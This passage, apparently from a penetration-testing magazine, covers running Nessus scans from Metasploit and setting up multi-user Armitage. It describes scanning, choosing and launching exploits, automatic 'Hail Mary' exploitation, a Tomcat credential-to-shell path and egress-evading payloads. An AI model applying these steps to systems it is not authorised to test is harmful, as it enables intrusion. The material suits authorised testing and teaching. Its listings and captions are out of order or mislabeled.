


Figure 3. *Scanning the local network for vulnerable systems*




Figure 4. *The span of time needed to scan with Nessus*

```
msf> db_import /path/to/report.nessus
```

But that means that you need to run the scan first the scan and then import it to Metasploit...

Run Nessus from within Metasploit Framework

A much cooler feature is to run the vulnerability scan directly from your Metasploit console, using the information you already collected about the target network.

Listing 2. *Importing a Nessus report*

```
msf> db_import
Usage: db_import <filename> [file2...]
Filenames can be globs like *.xml, or **/*.xml
                which will search recursively
Currently supported file types include:
    Acunetix XML
    Amap Log
    Amap Log -m
    Appscan XML
    Burp Session XML
    Foundstone XML
    IP360 ASPL
    IP360 XML v3
    Microsoft Baseline Security Analyzer
    Nessus NBE
    Nessus XML (v1 and v2)
    NetSparker XML
    NeXpose Simple XML
    NeXpose XML Report
    Nmap XML
    OpenVAS Report
    Qualys Asset XML
    Qualys Scan XML
    Retina XML
```




Figure 5. *Browsing and downloading the report*

Load Nessus plugin

In Metasploit you start with loading the nessus plugin:

```
msf> load nessus
```

and then connect to the Nessus installation

Connect Metasploit to Nessus server

Listing 3.

```
msf> nessus_connect user:password@localhost:8834 ok
```

If you save the credentials using

```
msf> nessus_save
```

Listing 3. *Connecting Metasploit to Nessus server*

```
msf> nessus_connect -h
[*] You must do this before any other commands.
[*] Usage:
[*]         nessus_connect username:password@
                hostname:port <ssl ok>
[*]  Example:> nessus_connect
                msf:msf@192.168.1.10:8834 ok
[*]          OR
[*]         nessus_connect username@
                hostname:port <ssl ok>
[*]  Example:> nessus_connect
                msf@192.168.1.10:8834 ok
[*]          OR
[*]         nessus_connect hostname:port <ssl
                ok>
[*]  Example:> nessus_connect
                192.168.1.10:8834 ok
[*]            OR
[*]         nessus_connect
[*]  Example:> nessus_connect
[*] This only works after you have saved creds
                with nessus_save
[*]
[*] username and password are the ones you use
                to login to the nessus web
                front end
[*] hostname can be an ip address or a dns
                name of the web front end.

[*] The "ok" on the end is important.  It is a
                way of letting you
[*] know that nessus used a self signed cert
                and the risk that presents.
```

Listing 4. *Selecting a policy*

```
msf> nessus_policy_list
[+] Nessus Policy List
[+]

[+] ID  Name                          Comments
--  ----                          --------
-1  Web App Tests
-2  Internal Network Scan
-3  Prepare for PCI DSS audits
-4  External Network Scan
```

Listing 5. *Starting the scan*

```
msf> nessus_scan_new -h
[*] Usage:
[*]        nessus_scan_new <policy id> <scan
                name> <targets>
[*]  Example:> nessus_scan_new 1 "My Scan"
                192.168.1.250
[*]
[*] Creates a scan based on a policy id and
                targets.
[*] use nessus_policy_list to list all
                available policies
```

Listing 6. *Importing the scan's results into Metasploit*

```
msf> nessus_report_list
msf> nessus_report_get -h
[*] Usage:
[*]        nessus_report_get <report id>
[*]  Example:> nessus_report_get f0eabba3-
                4065-7d54-5763-
                f191e98eb0f7f9f33db7e75a06ca
[*]
[*] This command pulls the provided report
                from the nessus server in the
                nessusv2 format
[*] and parses it the same way db_import_
                nessus does.  After it is
                parsed it will be
[*] available to commands such as db_hosts,
                db_vulns, db_services and
                db_autopwn.
[*] Use: nessus_report_list to obtain a list
                of report id's

msf> nessus_report_get f0eabba3-
                4065-7d54-5763-
                f191e98eb0f7f9f33db7e75a06ca
```

You only need to issue

```
msf> nessus_connect
```

to automatically connect to your Nessus instance. Be warned, your Nessus credentials are stored in the clear in `~/.msf4/nessus.yaml` – but it saves on typing...

Configuring Nessus from Metasploit

After you have connected to the Nessus scan it is time to scan the target. First we need to select a policy: Listing 4.

Unfortunatly, you can't create Nessus scan policies from the Metasploit plugin and you are forced to use the flash-based web GUI. This shouldn't be a big problem as creating policies is done far less often than performing vulnerability scans with them.

Scan with Nessus from within Metasploit

Then we need to start the scan: Listing 5.

```
msf> nessus_scan_new -4 "Metasploit Scan"
                192.168.1.0/24
```

Importing the Nessus results into Metasploit


Once the scan is completed it is time to import the result into Metasploit (Listing 6.)

After which it is time to check what we now know about our target network using the "hosts", "services" and "vulns" commands in the Metasploit console.

Final thoughts

Integrating Nessus vulnerability scan into Metasploit has several positive effects, like using Metasploit as the central repository for the current penetration test project and being able to share the information between team members when used in conjunction with Armitage (thus allowing multiplayer Metasploit).

MICHAEL BOMAN



Michael Boman is a penetration tester by day and a malware researcher by night. Michael has more than 10 years experience in security testing of applications and infrastructure. He also deliver courses in security testing and secure development. Michael is passionate about computer security and doing his best so that more people do it right from start. You can find him at his website http://michaelboman.org where he tries to share his experiences whenever he can.

How to Use Multiplayer

Metasploit with Armitage

Metasploit is a very cool tool to use in your penetration testing: add Armitage for a really good time. Penetration test engagements are more and more often a collaborative effort with teams of talented security practitioners rather than a solo effort.

Armitage is a scriptable red team (that is what the offensive security teams are called) collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.

Through one Metasploit/Armitage Server instance, your team can:

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log (very similar to a IRC chat if you are familiar with those)
- Run bots to automate red team tasks

What you should know

To get the most of this article you should have a working (and preferably updated) BackTrack 5 R3 system, 32-bit or 64-bit shouldn't matter but I personally run a 32-bit system in a virtual machine.

This article makes extensive use of the command line so you should preferably be familiar with that. You should also have a workstation that can run the Armitage java GUI, which either can be the BackTrack computer in X-windows or a separate computer running Linux, OSX or Windows which can reach the BackTrack machine via the network.

Armitage's red team collaboration setup is CPU sensitive and it likes RAM. Make sure you give the virtual machine (or physical machine) at least 1.5GB of RAM to your BackTrack 5 R3 team server.

What you will learn

After reading this article you should know how to run a Armitage server and have several clients connected to it for multiplayer Metasploit, meaning running red teams with more than a single member on the same Metasploit server.

Installation

I will base this article on BackTrack 5 R3, so get that from *http://www.backtrack-linux.org/*. After you have downloaded and booted it you need to start with connecting it to the network and update Metasploit Framework. The default username/password for BackTrack 5 is "root" / "toor"("root" spelled backwards).

Update BackTrack and Metasploit

Before we begin we should update BackTrack to get the latest fixes by running

```
# apt-get update
# apt-get dist-upgrade
```

We should also update the Metasploit Framework by running

```
# msfupdate
```

Listing 1a. *Updating the Metasploit Framework*

```
#! /bin/sh
### BEGIN INIT INFO
# Provides:          armitage-teamserver
# Required-Start:
# Required-Stop:
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Armitage TeamServer
# Description:       Armitage TeamServer for true Multiplayer Metasploit
#
### END INIT INFO

# Author: Michael Boman <michael@michaelboman.org>
#

PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/sbin:/usr/local/bin
DESC="Armitage TeamServer"
NAME=teamserver
ARMITAGE_DIR=/opt/metasploit/msf3/data/armitage
DAEMON=$ARMITAGE_DIR/$NAME
DAEMON_ARGS="172.16.109.130 MySecretPassword"
PIDFILE=/var/run/$NAME.pid
SCRIPTNAME=/etc/init.d/$NAME

# Exit if the package is not installed
[ -x "$DAEMON" ] || exit 0

# Read configuration variable file if it is present
[ -r /etc/default/$NAME ] && . /etc/default/$NAME

# Load the VERBOSE setting and other rcS variables
. /lib/init/vars.sh

# Define LSB log_* functions.
# Depend on lsb-base (>= 3.0-6) to ensure that this file is present.
. /lib/lsb/init-functions

#
# Function that starts the daemon/service
#
do_start()
{
   # Return
   #   0 if daemon has been started
   #   1 if daemon was already running
   #   2 if daemon could not be started
   start-stop-daemon --start --quiet --pidfile $PIDFILE --exec $DAEMON --chdir $ARMITAGE_DIR --test
                > /dev/null \
      || return 1
   start-stop-daemon --start --quiet --pidfile $PIDFILE --exec $DAEMON --chdir
      $DAEMON_ARGS \
```

Listing 1b. *Updating the Metasploit Framework*

```
      || return 2
}

#
# Function that stops the daemon/service
#
do_stop()
{
   # Return
   #   0 if daemon has been stopped
   #   1 if daemon was already stopped
   #   2 if daemon could not be stopped
   #   other if a failure occurred
   start-stop-daemon --stop --quiet --retry=TERM/30/KILL/5 --pidfile $PIDFILE --name $NAME
   RETVAL="$?"
   [ "$RETVAL" = 2 ] && return 2
   # Wait for children to finish too if this is a daemon that forks
   # and if the daemon is only ever run from this initscript.
   # If the above conditions are not satisfied then add some other code
   # that waits for the process to drop all resources that could be
   # needed by services started subsequently.  A last resort is to
   # sleep for some time.
   start-stop-daemon --stop --quiet --oknodo --retry=0/30/KILL/5 --exec $DAEMON
   [ "$?" = 2 ] && return 2
   # Many daemons don't delete their pidfiles when they exit.
   rm -f $PIDFILE
   return "$RETVAL"
}

#
# Function that sends a SIGHUP to the daemon/service
#
do_reload() {
   #
   # If the daemon can reload its configuration without
   # restarting (for example, when it is sent a SIGHUP),
   # then implement that here.
   #
   start-stop-daemon --stop --signal 1 --quiet --pidfile $PIDFILE --name $NAME
   return 0
}

case "$1" in
  start)
   [ "$VERBOSE" != no ] && log_daemon_msg "Starting $DESC" "$NAME"
   do_start
   case "$?" in
      0|1) [ "$VERBOSE" != no ] && log_end_msg 0 ;;
      2) [ "$VERBOSE" != no ] && log_end_msg 1 ;;

   ;;
  stop)
```

Listing 1c. *Updating the Metasploit Framework*

```
    [ "$VERBOSE" != no ] && log_daemon_msg "Stopping $DESC" "$NAME"
    do_stop
    case "$?" in
       0|1) [ "$VERBOSE" != no ] && log_end_msg 0 ;;
       2) [ "$VERBOSE" != no ] && log_end_msg 1 ;;
    esac
    ;;
  status)
       status_of_proc "$DAEMON" "$NAME" && exit 0 || exit $?
       ;;
  #reload|force-reload)
    #
    # If do_reload() is not implemented then leave this commented out
    # and leave 'force-reload' as an alias for 'restart'.
    #
    #log_daemon_msg "Reloading $DESC" "$NAME"
    #do_reload
    #log_end_msg $?
    #;;
  restart|force-reload)
    #
    # If the "reload" option is implemented then remove the
    # 'force-reload' alias
    #
    log_daemon_msg "Restarting $DESC" "$NAME"
    do_stop
    case "$?" in
      0|1)
       do_start
       case "$?" in
          0) log_end_msg 0 ;;
          1) log_end_msg 1 ;; # Old process is still running
          *) log_end_msg 1 ;; # Failed to start
       esac
       ;;
      *)
       # Failed to stop
       log_end_msg 1
       ;;
    esac
    ;;
  *)
    echo "Usage: $SCRIPTNAME {start|stop|status|restart|force-reload}" >&2
    exit 3
    ;;
esac

:
```

Once that is done we are ready to get Armitage running.

Configuring Armitage

Before you can use Armitage you need to configure it and make sure it is running (and create start-up-scripts so it is always started when the system boots up).

To begin with we need a shared secret (also known as a password) that is the gatekeeper between your Armitage server and its clients. Anyone who knows this password can access your server and access the results your have collected, including active sessions. Take care when choosing this password, although for this article I will chose a password that is not considered secure but is easy to read.

Manually start Armitage Teamserver

To manually start Armitage Teamserver you first need to move to the Armitage directory which is (in BackTrack 5 R3) `/opt/metasploit/msf3/data/armitage` by running:

```
# cd /opt/metasploit/msf3/data/armitage
```

And then to start the Armitage Teamserver you need to run `./teamserver <my-ip-address> <password>` like this:

```
# ./teamserver 172.16.109.130 MySecretPassword
```

Creating start-up scripts for Armitage

To start the Armitage Team Server for true multi-player Metasploit you need to create a startup script. As of this moment the correct way to start a Armitage team server on BackTrack 5 R3 is like this: Listing 1.




Figure 1. *Armitage client connection window*

Start Armitage server automatically at boot

Add the Armitage to automatically start at boot with the following command:

```
# update-rc.d armitage-teamserver defaults
```

Using Armitage

Connecting Armitage client to the Server.

Using Armitage GUI

The Armitage GUI has three main panels: modules (top to the left), targets (top to the right) and tabs (bottom), which can be resized to your liking.

Modules

The module browser lets you launch a Metasploit auxiliary module, throw an exploit, generate a payload, and run a post-exploitation module. Click through the tree to find the desired module. Double-click the module to open a module launch dialog.

Armitage will configure the module to run against the selected hosts. This works for auxiliary modules, exploits, and post modules.

Running a module against multiple hosts is one of the big advantages of Armitage. In the Metasploit console, you must configure and launch an exploit and post modules for each host you're working with while in the Armitage GUI most of the module settings are already populated.

You can search modules too. Click in the search box below the tree, type a wildcard expression (e.g., ssh_*), and press enter. The module tree will show the search results, expanded for quick viewing. Clear the search box and press enter to restore the module browser to its original state.

Targets – Graph View

The targets panel shows your targets to you. Armitage represents each target as a computer with its IP address and other information about it below




Figure 2. *Description of the Armitage user interface*

the computer. The computer screen shows the operating system the computer is running (Figure 2).

A red computer with electrical jolts indicates a compromised host.

A directional green line indicates a pivot from one host to another. Pivoting allows Metasploit to route attacks and scans through intermediate hosts. A bright green line indicates the pivot communication path is in use.

Click a host to select it. You may select multiple hosts by clicking and dragging a box over the desired hosts.

Right-click a host to bring up a menu with available options. The attached menu will show attack and login options, menus for existing sessions, and options to edit the host information.

The login menu is only available after a port scan reveals open ports that Metasploit can use. The Attack menu is only available after finding attacks through the Attacks menu at the top of Armitage. Shell and Meterpreter menus show up when a shell or Meterpreter session exists on the selected host.

Several keyboard shortcuts are available in the targets panel. To edit these, go to Armitage -> Preferences.

- Ctrl Plus – zoom in
- Ctrl Minus – zoom out
- Ctrl 0 – reset the zoom level
- Ctrl A – select all hosts
- Escape – clear selection
- Ctrl C – arrange hosts into a circle
- Ctrl S – arrange hosts into a stack
- Ctrl H – arrange hosts into a hierarchy. This only works when a pivot is set up.
- Ctrl P – export hosts into an image

Right-click the target area with no selected hosts to configure the layout and zoom level of the target area.

Targets – Table View

If you have a lot of hosts, the graph view becomes difficult to work with. For this situation Armitage has a table view. Go to Armitage -> Set Target View -> Table View to switch to this mode. Armitage will remember your preference (Figure 3).




Figure 3. *Your preferences stored in Armitage*

Click any of the table headers to sort the hosts. Highlight a row and right-click it to bring up a menu with options for that host.

Armitage will highlight the IP address of any host with sessions. If a pivot is in use, Armitage will make it bold as well.

Tabs

Armitage opens each dialog, console, and table in a tab below the module and target panels. Click the X button to close a tab.

You may right-click the X button to open a tab in a window, take a screenshot of a tab, or close all tabs with the same name (Figure 4).

Hold shift and click X to close all tabs with the same name. Hold shift + control and click X to open the tab in its own window.

You may drag and drop tabs to change their order.

Armitage provides several keyboard shortcuts to make your tab management experience as enjoyable as possible. Use Ctrl+T to take a screenshot of the active tab. Use Ctrl+D to close the active tab. Try Ctrl+Left and Ctrl+Right to quickly switch tabs. And Ctrl+W to open the current tab in its own window.

Consoles

Metasploit console, Meterpreter console, and shell interfaces each use a console tab. A console tab lets you interact with these interfaces through Armitage.

The console tab tracks your command history. Use the up arrow to cycle through previously typed commands. The down arrow moves back to the last command you typed.

In the Metasploit console, use the Tab key to complete commands and parameters. This works just like the Metasploit console outside of Armitage.

Use Ctrl Plus to make the console font size larger, Ctrl Minus to make it smaller, and Ctrl 0 to reset it. This change is local to the current console only. Visit Armitage -> Preferences to permanently change the font.

Press Ctrl F to show a panel that will let you search for text within the console.




Figure 4. *Tabs management*

Use Ctrl A to select all text in the console's buffer. Armitage sends a use or a set PAYLOAD command if you click a module or a payload name in a console.

To open a Console go to View -> Console or press Ctrl+N.

On MacOS X and Windows, you must click in the edit box at the bottom of the console to type. Linux doesn't have this problem. Always remember, the best Armitage experience is on Linux.

The Armitage console uses color to draw your attention to some information. To disable the colors, set the *console.show_colors.boolean* preference to false. You may also edit the colors through Armitage -> Preferences. Here is the Armitage color palette and the preference associated with each color: Figure 5.

Logging

Armitage logs all console, shell, and event log output for you. Armitage organizes these logs by date and host. You'll find these logs in the `~/.armitage` folder. Go to View -> Reporting -> Acitivity Logs to open this folder.

Armitage also saves copies of screenshots and webcam shots to this folder.

Change the *armitage log_everything boolean* preference key to false to disable this feature.

Edit the *armitage log_data_here folder* to set the folder where Armitage should log everything to.

Figure 5. *Armitage color palette*

Export Data

Armitage and Metasploit share a database to track your hosts, services, vulnerabilities, credentials, loots, and user-agent strings captured by browser exploit modules.

To get this data, go to View -> Reporting -> Export Data. This option will export data from Metasploit and create easily parsable XML and tab separated value (TSV) files.

Host Management

Dynamic Workspaces

Armitage's dynamic workspaces feature allows you to create views into the hosts' database and quickly switch between them. Use Workspaces -> Manage to manage your dynamic workspaces. Here you may add, edit and remove workspaces you create (Figure 6).

To create a new dynamic workspace, press Add. You will see the following dialog: Figure 7.

Give your dynamic workspace a name. It doesn't matter what you call it. This description is for you.

If you'd like to limit your workspace to hosts from a certain network, type a network description in the *Hosts* field. A network description might be: 10.10.0.0/16 to display hosts between 10.10.0.0-10.10.255.255. Separate multiple networks with a comma and a space.




Figure 6. *Managing your dynamic workspaces*




Figure 7. *Creating a new dynamic workspace*

You can cheat with the network descriptions a little. If you type: 192.168.95.0, Armitage will assume you mean 192.168.95.0-255. If you type: 192.168.0.0, Armitage will assume you mean 192.168.0.0-192.168.255.255.

Fill out the *Ports* field to include hosts with certain services. Separate multiple ports using a comma and a space.

Use the OS field to specify which operating system you'd like to see in this workspace. You may type a partial name, such as "indows". Armitage will only include hosts whose OS name includes the partial name. This value is not case sensitive. Separate multiple operating systems with a comma and a space.

Select Hosts with *sessions* only to only include hosts with sessions in this dynamic workspace.

You may specify any combination of these items when you create your dynamic workspace.

Each workspace will have an item in the Workspaces menu. Use these menu items to switch between workspaces. You may also use Ctrl+1 through Ctrl+9 to switch between your first nine workspaces.

Use Workspaces -> Show All or Ctrl+Backspace to display the entire database.

Armitage will only display 512 hosts at any given time, no matter how many hosts are in the database. If you have thousands of hosts, use this feature to segment your hosts into useful target sets.

Importing Hosts

To add host information to Metasploit, you may import it. The Hosts -> Import Hosts menu accepts the following files:

- Acunetix XML
- Amap Log
- Amap Log -m
- Appscan XML
- Burp Session XML
- Foundstone XML
- IP360 ASPL
- IP360 XML v3
- Microsoft Baseline Security Analyzer
- Nessus NBE
- Nessus XML (v1 and v2)
- NetSparker XML
- NeXpose Simple XML
- NeXpose XML Report
- Nmap XML
- OpenVAS Report
- Qualys Asset XML
- Qualys Scan XML
- Retina XML

You may manually add hosts with Hosts -> Add Hosts.

NMap Scans

You may also launch an NMap scan from Armitage and automatically import the results into Metasploit. The Hosts ->NMap Scan menu has several scanning options.

Optionally, you may type db_nmap in a console to launch NMap with the options you choose.
NMap scans do not use the pivots you have set up.

MSF Scans

Armitage bundles several Metasploit scans into one feature called MSF Scans. This feature will scan for a handful of open ports. It then enumerates several common services using Metasploit auxiliary modules built for the purpose.

Highlight one or more hosts, right-click, and click Scan to launch this feature. You may also go to Hosts -> MSF Scans to launch these as well.

These scans work through a pivot and against IPv6 hosts as well. These scans do not attempt to discover if a host is alive before scanning. To save time, you should do host discovery first (e.g. an ARP scan, ping sweep, or DNS enumeration) and then launch these scans to enumerate the discovered hosts.

DNS Enumeration

Another host discovery option is to enumerate a DNS server. Go to Hosts -> DNS Enum to do this. Armitage will present a module launcher dialog with several options. You will need to set the DOMAIN option to the domain you want to enumerate. You may also want to set NS to the IP address of the DNS server you're enumerating.

If you're attacking an IPv6 network, DNS enumeration is one option to discover the IPv6 hosts on the network.

Database Maintenance

Metasploit logs everything you do to a database. Over time your database will become full of stuff. If you have a performance problem with Armitage, try clearing your database. To do this, go to Hosts -> Clear Database.

Exploitation

Remote Exploits

Before you can attack, you must choose your weapon. Armitage makes this process easy. Use Attacks -> Find Attacks to generate a custom Attack menu for each host. To exploit a host: right-click it, navigate to Attack, and choose an exploit.

To show the right attacks, make sure the operating system is set for the host.

The Attack menu limits itself to exploits that meet a minimum exploit rank of *great*. Some useful exploits are ranked *good* and they won't show in the attack menu. You can launch these using the module browser.

Use Armitage -> Set Exploit Rank to change the minimum exploit rank.

Optionally, if you'd like to see hosts that are vulnerable to a certain exploit, browse to the exploit in the module browser. Right-click the module. Select Relevant Targets. Armitage will create a dynamic workspace that shows hosts that match the highlighted exploit. Highlight all of the hosts and double-click the exploit module to attack all of them at once.

Which exploit?

Learning which exploits to use and when comes with experience. Some exploits in Metasploit implement a check function. These check functions connect to a host and check if the exploit applies. Armitage can use these check functions to help you choose the right exploit when there are many options. For example, targets listening on port 80 will show several web application exploits after you use Find Attacks. Click the Check exploits menu to run the check command against each of these. Once all the checks are complete, press Ctrl F and search for vulnerable hosts. This will lead you to the right exploit (Figure 8).

Clicking a host and selecting Services is another way to find an exploit. If you have NMap scan results, look at the information field and guess which server software is in use. Use the module browser to search for any Metasploit modules related to that software. One module may help you find information required by another exploit. Apache Tomcat is an example of this. The `tomcat_mgr_login` module will search for a username and password that you can use. Once you have this, you can launch the `tomcat_mgr_deploy` exploit to get a shell on the host.

Launching Exploits

Armitage uses this dialog to launch exploits: Figure 9.




Figure 8. *Finding the right exploit*

The exploit launch dialog lets you configure options for a module and choose whether to use a reverse connect payload.

Armitage presents options in a table. Double-click the value to edit it. If an option requires a filename, double-click the option to open up a file chooser dialog. You may also check Show advanced options to view and set advanced options.

If you see *SOMETHING* **+** in a table, this means you can double-click that item to launch a dialog to help you configure its value. This convention applies to the module launcher and preferences dialogs.

Some penetration testers organize their targets into text files to make them easier to track. Armitage can make use of these files too. Double-click RHOST **+** and select your targets file. The file must contain one IP address per line. This is an easy way to launch an attack or action against all of those hosts.

For remote exploits, Armitage chooses your payload for you. Generally, Armitage will use Meterpreter for Windows targets and a command shell payload for UNIX targets.

Click Launch to run the exploit. If the exploit is successful, Armitage will make the host red and surround it with lightning bolts. Metasploit will also print a message to any open consoles.

Automatic Exploitation

If manual exploitation fails, you have the hail mary option. Attacks -> Hail Mary launches this feature. Armitage's Hail Mary feature is a smart db_autopwn. It finds exploits relevant to your targets, filters the exploits using known information, and then sorts them into an optimal order.

This feature won't find every possible shell, but it's a good option if you don't know what else to try.

Client-side Exploits

Through Armitage, you may use Metasploit's client-side exploits. A client-side attack is one that at-




Figure 9. *Launching exploits*

tacks an application and not a remote service. If you can't get a remote exploit to work, you'll have to use a client-side attack.

Use the module browser to find and launch client-side exploits. Search for *fileformat* to find exploits that trigger when a user opens a malicious file. Search for browser to find exploits that server browser attacks from a web server built into Metasploit.

Client-side Exploits and Payloads

If you launch an individual client-side exploit, you have the option of customizing the payload that goes with it. Armitage picks same defaults for you.

In a penetration test, it's usually easy to get someone to run your evil package. The hard part is to get past network devices that limit outgoing traffic. For these situations, it helps to know about meterpreter's payload communication options. There are payloads that speak HTTP, HTTPS, and even communicate to IPv6 hosts. These payloads give you options in a tough egress situation.

